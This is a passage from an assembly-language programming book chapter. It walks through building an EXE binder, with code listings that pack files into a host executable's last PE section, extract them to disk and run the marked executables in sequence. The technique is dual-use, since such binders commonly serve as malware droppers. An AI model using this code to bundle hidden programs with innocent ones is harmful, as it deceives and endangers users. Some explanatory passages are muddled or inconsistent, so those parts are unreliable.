db 00h,10h,01h,00h,00h,04h,00h,00h,00h,00h,00h,00h,02h,00h,00h,00h,
```

**Note:** When using the data definition statements generated by the hex2db tool, ensure that there is a comma at the end of the last line. When incorporating the results into the assembly code, failure to do so will result in compilation errors.

---

#### 18.4 EXECUTION SCHEDULING PROGRAM \_HOST.EXE

Section 18.2.2 simulated the execution scheduling process of multiple applications through a program. Next, we will write a general-purpose execution scheduling program, \_host.exe, that can synchronously run more applications and will be more flexible in definition.

---

##### 18.4.1 MAIN CODE

The main code can be found in Code Listing 18-3.

#### Code Listing 18-3 Execution Scheduling Program \_host.asm (chapter18\\_host.asm)

```
1 .386  
2 .model flat,stdcall  
3 option casemap:none  
4  
5 include windows.inc  
6 include user32.inc  
7 include kernel32.inc  
8 .....  
9 TOTAL_FILE_COUNT equ 100 ; The maximum number of files that can be bound by this  
program  
10 BinderFileStruct STRUCT
```

```

11     inExeSequence byte ?           ; 0 indicates non-executable file, 1 indicates adding to
the execution sequence
12     dwFileOff      dword ?       ; Offset in the host
13     dwFileSize     dword ?       ; File size
14     name1         db 256 dup(0) ; File name, includes path
15     BinderFileStruct ENDS
16
17
18 .data
19     hRunThread      dd ?
20     dwFileSizeHigh dd ?
21     dwFileSizeLow  dd ?
22     dwFileCount    dd ?
23     dwFolderCount  dd ?
24     dwFileSize     dd ?
25     dwFileOff      dd ?
26
27     szFilter        db '*.*', 0
28     szXie          db '\', 0
29     szPath          db 'c:\ql', 256 dup(0)
30     szBuffer        db 1024 dup(0)
31     szHost          db 'host.exe', 0 ; Main program
32     szHost_         db '_host.exe', 0 ; Unpacked files
33
34     szTemp          db 'a\b\c\abc.exe', 0
35
36     stStartUp      STARTUPINFO <?>
37     stProcInfo     PROCESS_INFORMATION <?>
38
39     ; The following binds data structures in sequence, a total count of files and multiple
BinderFileStruct structures
40     dwFlag          dd 0FFFFFFFh, 0FFFFFFFh, 0FFFFFFFh, 0FFFFFFFh
41     dwTotalFile    dd TOTAL_FILE_COUNT      ; Total number of files
42     lpFileList     BinderFileStruct TOTAL_FILE_COUNT dup(<?>)
43     szBuffer1      db 256 dup(0)
44
45 .code
46 .....
47 ;-----
48 ; Thread for executing the program
49 ; 1. Use CreateProcess to create the process
50 ; 2. Use WaitForSingleObject to wait for the process result
51 ;-----
52 _RunThread proc uses ebx ecx edx esi edi, \
53     dwParam:DWORD
54     pushad
55     mov ecx, dwTotalFile
56     mov esi, offset lpFileList
57     .repeat
58     assume esi:ptr BinderFileStruct
59     mov al, byte ptr [esi]
60     push esi
61     .if al==1 ; File is in the execution sequence
62         push esi
63         invoke GetStartupInfo, addr stStartUp
64         pop esi
65         invoke CreateProcess, NULL, addr [esi].name1, NULL, NULL, \
66                         NULL, NORMAL_PRIORITY_CLASS, NULL, NULL, offset
stStartUp,offset stProcInfo
67         .if eax != 0
68             invoke WaitForSingleObject, stProcInfo.hProcess, INFINITE
69             invoke CloseHandle, stProcInfo.hProcess
70             invoke CloseHandle, stProcInfo.hThread
71         .endif
72     .endif
73     invoke Sleep, 1000
74     pop esi
75     add esi, sizeof BinderFileStruct
76     dec dwTotalFile
77     .break .if dwTotalFile == 0
78     .until FALSE
79     popad
80     ret
81 _RunThread endp
82
83 start:

```

```

84      ; Get the current directory
85      invoke GetCurrentDirectory, 256, addr szPath
86      invoke CreateThread, NULL, NULL, offset _RunThread, \
87                      NULL, NULL, offset hRunThread
88 end start

```

---

#### 18.4.2 DATA STRUCTURE ANALYSIS

The EXE binder developed in this chapter can bind up to 100 files, defined by the constant `TOTAL_FILE_COUNT`. Each bound file corresponds to a structure that specifies the file's name, location, and whether it is added to the final execution sequence. The details of the structure are defined as follows:

```

BinderFileStruct STRUCT
    inExeSequence byte ?          ; 0 indicates non-executable file, 1 indicates
adding to the execution sequence
    dwFileOff     dword ?        ; Offset in the host
    dwFileSize    dword ?        ; File size
    name         db 256 dup(0) ; File name, includes path
BinderFileStruct ENDS

```

The explanation of function parameters is as follows:

1. `inExeSequence`: Indicator byte. If it is 0, it means that the bound file is a regular file and does not participate in the execution sequence after unpacking. If it is 1, it means that the file is a PE file and participates in the execution sequence after unpacking.
2. `dwFileOff`: This dword indicates the offset of the file in the main program.
3. `dwFileSize`: The size of the file.
4. `name`: The name of the file to be bound, including the path.

**Special Note:** The `name` in `BinderFileStruct` is not an absolute path but a relative path. The path includes subdirectories and may appear in formats such as `pic\background.gif`, indicating that the file is located in the `pic` subdirectory under the main directory.

---

Lines 39 to 42 define the relevant data variables for the binding file list. `dwTotalFile` is the total number of bound files. `lpFileList` is the binding file list. `dwFlag` defines three dwords with a value of `0xFFFFFFFF`, indicating the offset of the corresponding position of the file structure in the main program.

As shown in Example 18.2.2, the `_RunThread` procedure is not to call a specific PE file by a fixed offset but to call the user-defined program through the binding file list structure. Lines 57 to 78 create a loop, with the variable `dwTotalFile` being decremented each time the loop is executed. Each time it loops, it traverses the binding file list and determines whether it should execute the file by checking `inExeSequence`.

Use tools like `hex2db.exe` and `show_dos.exe` to view the bound files. Using these tools, it is convenient to decode the binary code. The `_host.exe` executable is located at `C:\1.txt`, and the entire execution code can be found in the compiled file for testing purposes.

---

#### 18.5 HOST PROGRAM HOST.EXE

The following introduces the host program, i.e., the EXE binder's final carrying and executing program for the bound files. It explains the host program's pre-binding state, the main functions (including traversal, unpacking files, and calling functions), and three aspects of it in detail.

---

#### 18.5.1 FUNCTIONS OF THE HOST PROGRAM

The host program `host.exe` is the core PE file of the EXE binder. It has three main functions:

1. Store the files to be bound, including executable and non-executable files. These files will be added as the last section of the host program during binding.
2. Unpack all the bound files in order.
3. The ability to execute programs sequentially. This function is completed by `host.exe`. The additional program `_host.exe` directly adds the command to the source code of the host program.

Similar to the `_host.exe` program, the host program `host.exe` also defines a set of bound data structures. The two programs share the same data structure. For example, the binding file list of `host.exe` consists of multiple structures, each describing a bound file.

Here is a simple example: if there are 5 files bound:

- A1.exe
- A2.exe
- Config.ini
- data\abc.dat (note the subdirectory)
- db\abc.mdb (note the subdirectory)

Among them, A1 and A2 are executable files. The specified program needs to run A1 first, followed by A2. The following data format may represent the possible structure of the binding list:

```
00000005h,<1,0b10h,0100h,'A1.exe'><1,0c10h,0100h,'A2.exe'><0,0d10h,0100h,  
'Config.dat'><0,0e10h,0100h,'dat\abc.dat'><0,0f10h,0100h,'db\abc.mdb'>
```

The host program maintains such a data set, using it to unpack bound files. The `_host.exe` program embeds such a data set into the source code of the host program to achieve sequential execution.

---

#### 18.5.2 STATES OF THE HOST PROGRAM

Since the host program is responsible for storing the bound files, the host program is in different states before and after binding, as shown in Figure 18-1.

1. Before binding: The host program is empty and has no bound files. Before unpacking and execution, the host program contains all bound file data and is ready to execute. The host program will unpack all files sequentially. Therefore, except for the normal addition of file data, the host program `host.exe` does not undergo significant changes.
2. The additional program `_host.exe` points to a long jump instruction, unpacking the added files and executing them sequentially.

`_host.exe` is the main program for executing, unpacking, and traversing bound files. Therefore, the process of binding files is completed with the host program's involvement. The bound files become the last section added to the host program before completion.




Figure 18-1 The state of the host program during execution

#### 18.5.3 TRaversing FILES

To confirm the files to be bound in the current directory, the program needs to first traverse the files and folders in the current directory, obtaining the names and sizes of all files in the current directory. The code for traversing files is shown in Code Listing 18-4.

**Code Listing 18-4** Traversing files and folders in the current directory and the function `_ProcessFile` (chapter18\host.asm)

```

1 ;-----
2 ; Process the found file
3 ; Display the file location, file name, file size
4 ;-----
5 _ProcessFile proc _lpszFile
6     local @hFile
7
8     invoke lstrlen, addr szPath
9     mov esi, eax
10    add esi, _lpszFile
11    mov al, byte ptr [esi]
12    .if al==5ch
13        inc esi
14    .endif
15    invoke wsprintf, addr szBuffer, addr szOut1, esi
16    invoke _appendInfo, addr szBuffer
17    inc dwFileCount
18    invoke CreateFile, _lpszFile, GENERIC_READ, FILE_SHARE_READ, 0, \
19    OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, 0
20    .if eax != INVALID_HANDLE_VALUE
21        mov @hFile, eax
22        invoke GetFileSize, eax, NULL
23        pushad
24        invoke wsprintf, addr szBuffer, addr szOut2, eax
25        invoke _appendInfo, addr szBuffer

```

```

26         invoke _appendInfo, addr szCrLf
27         popad
28
29         add dwFileSizeLow, eax
30         adc dwFileSizeHigh, 0
31         invoke CloseHandle, @hFile
32     .endif
33     ret
34
35 _ProcessFile endp
36
37 ;-----
38 ; Search for all files under
39 ; the specified directory szPath
40 ;-----
41 _FindFile proc _lpszPath
42     local @stFindFile: WIN32_FIND_DATA
43     local @hFindFile
44     local @szPath[MAX_PATH]: byte ; To store the "path\""
45     local @szSearch[MAX_PATH]: byte ; To store the "path\*.*"
46     local @szFindFile[MAX_PATH]: byte ; To store the "path\file"
47
48     pushad
49     invoke lstrcpy, addr @szPath, _lpszPath
50     ; Add "\*.*" at the end
51     @@:
52     invoke lstrlen, addr @szPath
53     lea esi, @szPath
54     add esi, eax
55     xor eax, eax
56     mov al, '\'
57     .if byte ptr [esi-1] != al
58         mov word ptr [esi], ax
59     .endif
60     invoke lstrcpy, addr @szSearch, addr @szPath
61     invoke lstrcat, addr @szSearch, addr szFilter
62     ; Search for files
63     invoke FindFirstFile, addr @szSearch, addr @stFindFile
64     .if eax != INVALID_HANDLE_VALUE
65         mov @hFindFile, eax
66         .repeat
67             invoke lstrcpy, addr @szFindFile, addr @szPath
68             invoke lstrcat, addr @szFindFile, addr @stFindFile.cFileName
69             .if @stFindFile.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY
70                 .if @stFindFile.cFileName != '.'
71                     inc dwFolderCount
72                     invoke _FindFile, addr @szFindFile
73                 .endif
74             .else
75                 invoke _ProcessFile, addr @szFindFile
76             .endif
77             invoke FindNextFile, @hFindFile, addr @stFindFile
78             .until eax==FALSE
79             invoke FindClose, @hFindFile
80     .endif
81     popad
82     ret
83 _FindFile endp

```

Function `FindFile` is a recursive call, with the input parameter being the directory name. Lines 66 to 78 are a loop, where the `FindNextFile` function gets the next file or subdirectory. Lines 69 to 73 determine: if the result is a subdirectory, continue to call the `FindFile` function; if it is a file, call the `ProcessFile` function to output the file name and size.

---

#### 18.5.4 RELEASE FILES

Releasing files is relatively easy. In the host program, there are two types of files to release based on different functionalities:

The first type is a single file, which is the debugger host.exe. This file requires that the file section is written into the host program's data segment first (before generating the C:\1.txt file). The other type is a bundled file, where these files are described and released using the patching method introduced later.

---

## 1. RELEASING HOST .EXE

Since the file section of the debugger program is written into the data segment of the host program in advance, the data definition is as follows:

```
lphostExeFile
db 4Dh,5Ah,90h,00h,03h,00h,00h,00h,04h,00h,00h,00h
db 0FFh,0FFh,00h,00h,0B8h,00h,00h,00h,00h,00h,00h,00h,00h
db 40h,00h,00h,00h,00h,00h,00h,00h,00h,00h,00h,00h,00h,00h
db 00h,00h,00h,00h,00h,00h,00h,00h,00h,00h,00h,00h,00h,00h
....
```

Therefore, releasing this file is very easy. You only need to write these original bytes to the file. The code is as follows:

```
; Release host.exe file
invoke writeToFile, addr szHost, addr lphostExeFile, dwTotalFileSize
```

---

## 2. RELEASING BUNDLED FILES

When the patching tool starts, it adds the relevant information of the files to be bundled into the host program's bundled file information list. Each file in the list includes the file offset, file size, and absolute path. Therefore, when releasing the bundled files, you only need to read the information from the list and release each file accordingly. The specific steps are as follows:

- **Step 1:** Determine the offset of the bundled file in the list.
- **Step 2:** Determine the size of the bundled file.
- **Step 3:** Determine the absolute path where the file should be released.
- **Step 4:** Perform the file release operation.

The main code for releasing bundled files is shown in Code Listing 18-5.

**Code Listing 18-5** Release bundled file function \_releaseFiles (chapter18\host.asm)

```
1 ; -----
2 ; Release bundled files
3 ; -----
4 _releaseFiles proc
5     local @stOF:OPENFILENAME
6     local @hFile,dwFileSize,@hMapFile,@lpMemory
7     local @hFile1,dwFileSize1,@hMapFile1,@lpMemory1
8     local @bufTemp1[10]:byte
9     local @dwTemp:dword,@dwTemp1:dword
10    local @dwBuffer,@lpDst,@hDstFile
11
12    pushad
13    mov eax,dwTotalFile
14    push eax
15
16    ; Open the file host.exe and write to the file specified by szBuffer
17    invoke CreateFile,addr szHost,GENERIC_READ, \
18                  FILE_SHARE_READ or FILE_SHARE_WRITE,NULL, \
```

```

19             OPEN_EXISTING,FILE_ATTRIBUTE_ARCHIVE,NULL
20
21     .if eax!=INVALID_HANDLE_VALUE
22         mov @hFile,eax
23         invoke GetFileSize,eax,NULL
24         mov @dwFileSize,eax
25         .if eax
26             invoke CreateFileMapping,@hFile,\ ; Memory map the file
27                         NULL,PAGE_READONLY,0,0,NULL
28             .if eax
29                 mov @hMapFile,eax
30                 invoke MapViewOfFile,eax,\
31                               FILE_MAP_READ,0,0,0
32                 .if eax
33                     mov @lpMemory,eax ; Get the mapped memory address of the file
34                     assume fs:nothing
35                     push ebp
36                     push offset _ErrFormat
37                     push offset _Handler
38                     push fs:[0]
39                     mov fs:[0],esp
40                 .endif
41             .endif
42         .endif
43     .endif
44
45     mov ecx,dwTotalFile
46     mov esi,offset lpFileList
47     .repeat
48         assume esi:ptr BinderFileStruct
49         push esi
50
51         mov eax,[esi].dwFileOff ; File offset
52         mov dwFileOff,eax
53         mov eax,[esi].dwFileSize ; File size
54         mov dwFileSize,eax
55
56         ; Create all subdirectories for the file name
57         pushad
58         invoke RtlZeroMemory,addr szBuffer,256
59     popad
60     invoke _createAllDir,addr [esi].name1
61
62     ; Copy the data from the specified location to the file
63     pushad
64     invoke GetCurrentDirectory,256,addr szPath
65     invoke RtlZeroMemory,addr szBuffer,256
66     invoke lstrcpy,addr szBuffer,addr szPath ; c:\gl
67     invoke lstrcat,addr szBuffer,addr szXie ; \
68     popad
69
70     push esi
71     invoke lstrlen,addr [esi].name1
72     pop esi
73     push esi ; Clear szBuffer1
74     push eax
75     invoke RtlZeroMemory,addr szBuffer1,256
76     pop eax
77     pop esi ; Copy a\b\c\abc.dat to szBuffer1
78     invoke MemCopy,addr [esi].name1,addr szBuffer1,eax
79
80     nop
81     lea eax,[esi].name1
82     ; a\b\abc.dat
83     invoke lstrcat,addr szBuffer,addr szBuffer1
84
85     mov eax,@lpMemory
86     add eax,dwFileOff
87
88     invoke writeToFile,addr szBuffer,eax,dwFileSize
89
90     pop esi
91     add esi,sizeof BinderFileStruct
92     dec dwTotalFile
93     .break .if dwTotalFile==0
94     .until FALSE

```

```

95  pop eax
96  mov dwTotalFile,eax
97
98  jmp _ErrorExit ; Normal exit
99
100 _ErrFormat:
101
102 _ErrorExit:
103  pop fs:[0]
104  add esp,0ch
105  invoke UnmapViewOfFile,@lpMemory
106  invoke CloseHandle,@hMapFile
107  invoke CloseHandle,@hFile
108  jmp @F
109 _ErrFormat1:
110
111 _ErrorExit1:
112  pop fs:[0]
113  add esp,0ch
114  invoke UnmapViewOfFile,@lpMemory1
115  invoke CloseHandle,@hMapFile1
116  invoke CloseHandle,@hFile1
117 @@:
118  popad
119  ret
120 _releaseFiles endp

```

Lines 47 to 94 process each file according to the values defined in the BinderFileStruct list structure. Each file's starting address and size in the host program are recorded, making it easy to obtain the file's content. The program first creates the directory where the file is located according to BinderFileStruct.name (if the directory does not exist, it will be created in a loop along with all its subdirectories). Then it creates a new file with the directory and name specified in the list. By calling the writeToFile function, it writes the specified data of the program to complete the release of the bundled file.

#### 18.5.5 HOST PROGRAM MAIN FUNCTION

The main function of the host program has three calls, each clearly indicating the three main purposes of the function, in order of appearance:

1. **writeToFile** (used to release the host.exe file)
2. **\_releaseFiles** (used to release the bundled files)
3. **\_RunThread** (used to call the thread function of the host program)

The main code of the host program is as follows:

```

; Release host.exe file
invoke writeToFile,addr szHost,addr lphostExeFile,dwTotalFileSize

; Release bundled files
invoke GetCurrentDirectory,256,addr szPath
invoke _releaseFiles

; Execute host.exe file
invoke CreateThread,NULL,NULL,offset _RunThread, \
    NULL,NULL,offset hRunThread

```

#### 18.6 EXE BINDER BIND.EXE

The main task of the EXE binder is to add the bundled file information to the last section of the host.exe file. This seems to be discussed in the PE entry part of the patching tool,

bind.exe. Besides this, the binder also completes the modification of the data of the bound file list in host.exe for future file releases and adjustments. To complete the modification of the bound file list data, we must first determine the bound file list data.

---

#### 18.6.1 DETERMINING THE BOUND POSITION

The list data is reserved in host.exe and released in host.exe. But where is this data in the host.exe? Using a hexadecimal editor such as FlexHex to open host.exe, look for two 0xFFFFFFFFFFFFFF in the .data section. The position between these is the bound file list structure. As shown below:

```
00001390  00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF .....  
000013A0  FF 64 00 00 00 .....d...  
000013B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
000013C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
```

By checking, you can find the offsets of these two sets of bound file list data in the file:

- The starting position of the first set of bound file list maintained by host.exe: 13ach
- The starting position of the second set of bound file list maintained by host.exe: 8be8h

When running finally, the bound file list data structure arrangement looks similar to the following bytes:

```
00008BE0      30 00 00 00 00 00 F8 00 0.....  
00008BF0  00 F3 14 00 00 5F 42 72 6F 77 73 65 46 6F 6C 64 ....._BrowseFold  
00008C00  65 72 2E 61 73 6D 00 00 00 00 00 00 00 00 00 00 00 00 .....er.asm.....  
00008C10  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
00008C20  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
00008C30  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
00008C40  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
00008C50  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
00008C60  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
00008C70  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
00008C80  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
00008C90  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
00008CA0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
00008CB0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
00008CC0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
00008CD0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
00008CE0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
00008CF0  00 00 00 00 00 F3 OC 01 00 37 16 00 00 5F 68 .....7..._h  
00008D00  6F 73 74 2E 61 73 6D 00 00 00 00 00 00 00 00 00 00 00 .....ost.asm.....  
00008D10  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
```

The highlighted part is the number of bundled files, each of which is defined by the BinderFileStruct structure. The structure contains the file path, whether it is executable, file length, and location, as introduced earlier.

---

#### 18.6.2 BINDING STEPS AND MAIN CODE

The binder uses the method of appending data to the last section of the PE introduced in Section 17 of this book. Since it does not need to adjust the value of the entry point, it is relatively simple. The following is a brief description of the binding steps:

**Step 1:** Open the host program and locate the files that need to be bundled to the host program. Obtain the length of all files in the directory that need to be bundled and add the size of the host program plus the size of the files. Re-map the host program.

**Step 2:** Copy the files that need to be bundled to the newly mapped memory image of the host program and record the relative positions of each file. At the same time, write this information into the two positions of the host program's bundling list.

**Step 3:** Modify the relevant data in the last section.

The main code for the binding process is shown in Code Listing 18-6.

**Code Listing 18-6:** Executing the binding function \_openFile code snippet  
(chapter18\bind.asm)

```
1 ; Open the host program and map the internal file
2 invoke CreateFile,addr szFileNameOpen2,GENERIC_READ,\FILE_SHARE_READ or FILE_SHARE_WRITE,NULL,\OPEN_EXISTING,FILE_ATTRIBUTE_ARCHIVE,NULL
3
4 .if eax!=INVALID_HANDLE_VALUE
5     mov @hFile1,eax
6     invoke GetFileSize,eax,NULL
7     mov @dwFileSize1,eax
8
9 .if eax
10    invoke CreateFileMapping,@hFile1,\ ; Memory map the file
11        NULL,PAGE_READONLY,0,0,NULL
12
13 .if eax
14     mov @hMapFile1,eax
15     invoke MapViewOfFile,eax,\FILE_MAP_READ,0,0,0
16
17 .if eax
18     mov @lpMemory1,eax ; Get the mapped memory address of the file
19     assume fs:nothing
20     push ebp
21     push offset _ErrFormat1
22     push offset _Handler
23     push fs:[0]
24     mov fs:[0],esp
25
26 ; Check if the PE file is valid
27 mov esi,@lpMemory1
28 assume esi:ptr IMAGE_DOS_HEADER
29 .if [esi].e_magic!=IMAGE_DOS_SIGNATURE ; Determine if it is an MZ signature
30     jmp _ErrFormat1
31 .endif
32 add esi,[esi].e_lfanew ; Adjust esi to point to the PE file header
33 assume esi:ptr IMAGE_NT_HEADERS
34 .if [esi].Signature!=IMAGE_NT_SIGNATURE ; Determine if it is a PE signature
35     jmp _ErrFormat1
36     .endif
37     .endif
38     .endif
39 .endif
40 .endif
41
42 ; Recalculate the file size
43 invoke _calcFileSize
44
45 mov eax,dwFileSizeLow
46 add eax,dwFileSize1
47 adc dwFileSizeHigh,0
```

```

48
49 mov eax,dwFileSizeHigh
50 .if eax>0 ; If the added section is too large, the program binding fails
51 invoke MessageBox,NULL,addr szTooManyFiles,NULL,MB_OK
52 jmp _ErrFormat1
53 .endif
54 mov eax,dwBindFileCount
55 .if eax>TOTAL_FILE_COUNT ; If the file is too large, the program binding fails
56 invoke MessageBox,NULL,addr szTooManyFiles,NULL,MB_OK
57 jmp _ErrFormat1
58 .endif
59
60 ; Align the size of the new file with the alignment size of the section
61
62 invoke getFileAlign,@lpMemory1
63 mov dwFileAlign,eax
64 xchg eax,ecx
65 mov eax,dwFileSize1
66 invoke _align
67 mov dwNewFileAlignSize,eax
68
69 invoke wsprintf,addr szBuffer,addr szOut121, \
70     .dwFileSize1,dwNewFileAlignSize
71 invoke _appendInfo,addr szBuffer
72
73 ; Get the last section's start address
74 invoke getLastSectionStart,@lpMemory1
75 mov @dwLastSectionStart,eax
76
77 invoke wsprintf,addr szBuffer,addr szOut122,eax
78 invoke _appendInfo,addr szBuffer
79
80 ; Align the size of the last section
81 mov eax,dwNewFileAlignSize
82 sub eax,dwLastSectionStart
83 add eax,dwFileSizeLow
84 ; Align the calculated final section size
85 mov ecx,dwFileAlign
86 invoke _align
87 mov @dwLastSectionAlignSize,eax ; Final size of the last section after adding the new file
88
89 invoke wsprintf,addr szBuffer,addr szOut123,eax
90 invoke _appendInfo,addr szBuffer
91
92
93 ; New file size
94 mov eax,dwLastSectionStart
95 add eax,@dwLastSectionAlignSize
96 mov dwNewFileSize,eax
97
98 invoke wsprintf,addr szBuffer,addr szOut124,eax
99 invoke _appendInfo,addr szBuffer
100
101
102 ; Allocate internal memory
103 invoke GlobalAlloc,GHND,dwNewFileSize
104 mov @hDstFile,eax
105 invoke GlobalLock,@hDstFile
106 mov @lpDstMemory,eax ; Pointer to the destination memory
107
108
109 ; Copy the mapped content to the target file's internal memory
110 mov ecx,dwFileSize1
111 invoke MemCopy,@lpMemory1,@lpDstMemory,ecx
112
113
114 ; Copy the bundled files
115
116 ; Count the number of items in the list
117 invoke SendMessage,hProcessModuleTable,\ 
118     LVM_GETITEMCOUNT,0,0
119 mov dwBindFileCount,eax
120 mov dwCount,0
121
122 mov edi,lpDstMemory
123 add edi,dwNewFileAlignSize

```

```

124
125 .repeat
126     push edi
127     ; Retrieve the information of the item in the list, i.e., the file path
128     invoke RtlZeroMemory,addr szBuffer,512
129     invoke _GetListViewItem,hProcessModuleTable,\n
130         @dwCount,1,addr szBuffer
131
132     invoke CreateFile,addr szBuffer,GENERIC_READ,\n
133         FILE_SHARE_READ or FILE_SHARE_WRITE,NULL,\n
134         OPEN_EXISTING,FILE_ATTRIBUTE_ARCHIVE,NULL
135
136     .if eax!=INVALID_HANDLE_VALUE
137         mov @hFile,eax
138         invoke GetFileSize,eax,NULL
139         mov @dwFileSize,eax
140
141         .if eax
142             invoke CreateFileMapping,@hFile,\n ; Memory map the file
143                 NULL,PAGE_READONLY,0,0,NULL
144             .if eax
145                 mov @hMapFile,eax
146                 invoke MapViewOfFile,eax,\n
147                     FILE_MAP_READ,0,0,0
148             .if eax
149                 mov @lpMemory,eax ; Get the mapped memory address of the file
150             .endif
151         .endif
152     .endif
153
154
155     invoke RtlZeroMemory,addr bufTemp1,512
156     invoke _GetListViewItem,hProcessModuleTable,\n
157         @dwCount,2,addr bufTemp1
158     invoke atodw,addr bufTemp1
159     mov @dwInExe,eax ; Whether it exists in the EXE execution sequence
160
161     mov eax,lpDstMemory ; Write the number of bundled files to both positions in the list
162     add eax,lpBinderList1
163     xchg ebx,eax
164     mov eax,dwBindFileCount
165     mov dword ptr [ebx],eax
166
167     mov eax,lpDstMemory
168     add eax,lpBinderList2
169     xchg ebx,eax
170     mov eax,dwBindFileCount
171     mov dword ptr [ebx],eax
172
173
174     pop edi
175     mov edx,edi ; Relative offset of the file in the destination memory
176     sub edx,lpDstMemory
177
178     ; Write relevant information into the bundling list index whether in EXE list
179     ; offset file size file name
180     invoke _writeToBinderList,@dwCount,@dwInExe,edx,\n
181         @dwFileSize,addr szBuffer
182
183     mov esi,@lpMemory
184     ; Copy the content to the target file
185     mov ecx,dwFileSize
186     rep movsb
187
188     ; Unmap the view
189     push edi
190     invoke UnmapViewOfFile,@lpMemory
191     invoke CloseHandle,@hMapFile
192     invoke CloseHandle,@hFile
193     pop edi
194
195     inc @dwCount
196     nop
197     mov eax,dwBindFileCount
198     .break .if @dwCount==eax
199     .until FALSE

```

```

200
201
202 ;-----
203 ; Correct and copy data
204
205
206 ; Calculate SizeOfRawData
207 invoke _getRVACount,lpDstMemory
208 xor edx,edx
209 dec eax
210 mov ecx,sizeof IMAGE_SECTION_HEADER
211 mul ecx
212
213 mov edi,lpDstMemory
214 assume edi:ptr IMAGE_DOS_HEADER
215 add edi,[edi].e_lfanew
216 add edi,sizeof IMAGE_NT_HEADERS
217 add edi,eax
218 assume edi:ptr IMAGE_SECTION_HEADER
219 mov eax,dwLastSectionAlignSize
220 mov [edi].SizeOfRawData,eax
221
222 ; Calculate Misc value
223 invoke getSectionAlign,@lpMemory1
224 mov dwSectionAlign,eax
225 xchg eax,ecx
226 mov eax,dwLastSectionAlignSize
227 invoke _align
228 mov [edi].Misc,eax
229
230 ; Calculate VirtualAddress
231
232 mov eax,[edi].VirtualAddress ; Get starting RVA value
233 mov dwVirtualAddress,eax
234
235 mov edi,lpDstMemory
236 assume edi:ptr IMAGE_DOS_HEADER
237 add edi,[edi].e_lfanew
238 assume edi:ptr IMAGE_NT_HEADERS
239 ; Correct SizeOfImage
240 mov eax,dwLastSectionAlignSize
241 mov ecx,dwSectionAlign
242 invoke _align
243 ; Get the last section's VirtualAddress
244 add eax,dwVirtualAddress
245 mov [edi].OptionalHeader.SizeOfImage,eax
246
247
248 ; Write the content of the file to c:\host.exe
249 invoke writeToFile,lpDstMemory,dwNewFileSize
250

```

Since most of the code has been introduced in Chapter 17, readers can refer to Section 17.2.2 of this book for analysis of the remaining code.

#### 18.6.3 TESTING AND EXECUTION

To check the execution results of the program, please follow these steps for testing:

**Step 1:** Compile `host.asm` to generate the executable code for `host.exe`.

**Step 2:** Compile `hex2db.asm`, run `hex2db`, and generate the bytecode `C:\1.txt`.

**Step 3:** Compile `host.asm` and add the bytecode generated in step 2 to the data segment.

**Step 4:** Use a hexadecimal editor to check the generated `host.exe` bytecode and locate the positions of the two bundling lists. Record these positions and write the results in `bind.asm`.

**Step 5:** Compile and run `bind.asm` to generate the final `C:\host.exe` program.

Figure 18-2 is a schematic diagram showing the binding of some files in this chapter. The explanations of the buttons in the diagram are as follows:

- << Import all (add the EXE file to the execution sequence)
- > Import (add to the execution sequence)
- < Export
- >> Export all



**Figure 18-2** Running Interface of the Bound Files

As shown in the figure, the "Binding Directory" is the directory where the user wants to bind the files. The "Host Program" is the `host.exe` program because it has the functions to release files and execute files. Therefore, it cannot be replaced by other PE files. The EXE file added to the execution sequence is highlighted with a red background in the table.

After clicking the "Execute Binding" button in the lower right corner, the `host.exe` program will be generated in the root directory of the C drive. This program is the host program that carries the bound files and is the final result required.

#### 18.7 SUMMARY

